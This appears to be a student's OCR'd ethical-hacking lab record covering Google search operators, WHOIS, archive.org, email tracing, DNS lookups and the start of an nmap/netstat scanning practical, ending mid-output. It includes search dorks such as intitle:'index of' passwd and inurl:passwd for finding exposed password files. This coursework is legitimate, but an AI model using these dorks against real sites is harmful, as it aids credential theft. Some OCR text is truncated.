Practical No 1

Aim: Use software tools/commands to perform footprinting /information gathering and generate analysis reports.

A) Performing foot printing using Google Hacking commands

Basic Examples

This Search	Find Pages Containing…
Biking Italy	The words **biking** and **Italy**
Recycle steel OR iron	Information on recycling steel or recycling iron
"I have a dream"	The exact phrase **I have a dream**
Salsa -dance	The word **Salsa** but NOT the word **dance**
Louis "I" France	Information about **Louis** the First **(I),** weeding out other kings of **France**
Castle ~glossary	**Glossaries** about **Castles,** as well as **dictionaries,** lists of **terms, terminolo** etc.
Fortune-telling	All forms of the term, whether spelled as a single word, a phrase, or hyphenated
define: imbroglio	Definitions of the word imbroglio from the Web

Calculator

Operators	Meaning	Type into Search Box (& Results)
+ - * /	Basic Arithmetic	12 + 34 – 56 * 7 / 8
% **of**	Percentage of	45% of 39
^ or **	Raise to a power	2 ^ 5 or 2 ** 5
Old units in new units	Convert units	300 Euros in USD, 130 lbs. in kg, or 31 in hex

Restrict Search

Operators	Meaning	Type into Search Box (& Results)
city1 city2	Book flights	**SFO BOS** (Book flights from San Francisco (SFO) to Boston (BOS))
site:	Search only one website or domain	**Halloween site:www.census.gov** (Search for information on Halloween gathered by th US Census Bureau.)
[#]..[#]	Search within a range of numbers.	**Dave Barry pirate 2002..2006** (Search for Dave Barry articles mentioning pirates written in these years.)
filetype: (or ext:)	Find documents of the specified type	**Form 1098-T IRS filetype: pdf** (Find the US tax from 1098-T in PDF format.)
link:	Find linked pages, i.e., show pages that point to the URL	**link:warriorlibrarian.com** (Find pages that link to Warrior Librarian's website.)

Specialized Information Queries


Operators	Meaning	Type into Search Box (& Results)
book (or books)	Search full-text of books	**book Ender's Game** (Show book-related information Note: No colon needed after **book.**)
define, what is, wha are	Show a definition for a word phrase	**Define monopsony, what is podcast** (Show a definition for the words **monopsony** and **podcast**.)
define:	Provide definitions for word phrases, any acronyms from the web.	**define: kerning** (Find definitions for kerning from the Web.)
movie:	Find reviews and showtimes	**movie: traffic** (Search for information about this movie, including reviews, showtimes, etc.)
stocks:	Given ticker symbols, show stock information	**stocks:goog** (Find Google's current stock price.)
weather	Given a location (US zip code city) show the weather	**weather Seattle WA, weather 81612** (Show the current weather and forecast.)


Operators	Syntax	Description
filetype	**filetype:** type	Searches only for files of a specific type (DOC, XLS, ar so on). For example, the following will return all Microsoft Word Documents: **filetype:** doc
index of	**index of /**string	Displays pages with directory browsing enabled, usua used with another operator. For example, the follow will display pages that show directory listings contair password: **"in**title: **index of"** passwd
info	**info:** string	Displays information Google stores about the page itself: **info:** www.anycomp.com
intitle	**Intitle:** string	Searches for the pages that contain the string in the title. For example, the following will return pages wit the word login in the title: **intitle: login**
inurl	**inurl:** string	Displays pages with the string in the URL. For exampl the following display all pages with the word passwd the URL: **inurl:** passwd
related	**related:** webpage name	Show web pages similar to webpage name.

B. To find out the information about the a website :


http://whois.domaintools.com.


Input your college website in the input box and display the information obtained.





Name: Shubham S. Kadam Class: SYMCA Div: B Roll No.: 2021112






C. To find the information about an archived website.

www.archive.org


Display the snapshot of how the your college website looked like(Eg siescoms.edu) in the year 2013 on 23rd April.




A. To trace any received email :
Download emailtrackerpro (Software is shared: emt.exe)
Follow the steps on this link
http://www.emailtrackerpro.com/support/headertutorials/gmail.html


B. To fetch DNS information of www.indiana.edu and www.gmail.com. That is, find the IP addresses and Aliases of the above websites:
Goto command prompt and perform the following:

2. Goto **ping.eu** on the site. Locate DNS lookup and type the domain name to obtain the IP addresses and aliases



Name: Shubham S. Kadam Class: SYMCA Div: B Roll No.: 2021112





Practical No 2

Scanning network, Enumeration and sniffing

Aim: Using software tools/commands performs the following and generates an analysis report.

A.Scanning of local system

B. Port scanning (nmap)


C. Network Scanning (nmap)

D. Eds (Intrusion Detection)

E. Network Sniffing(WireShark)

A. Scanning of local system

1) find out the IP configuration



2) Find out the open ports in your system

```
C:\Users\Admin>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.10.57:1521     DESKTOP-7002NHH:49683  ESTABLISHED
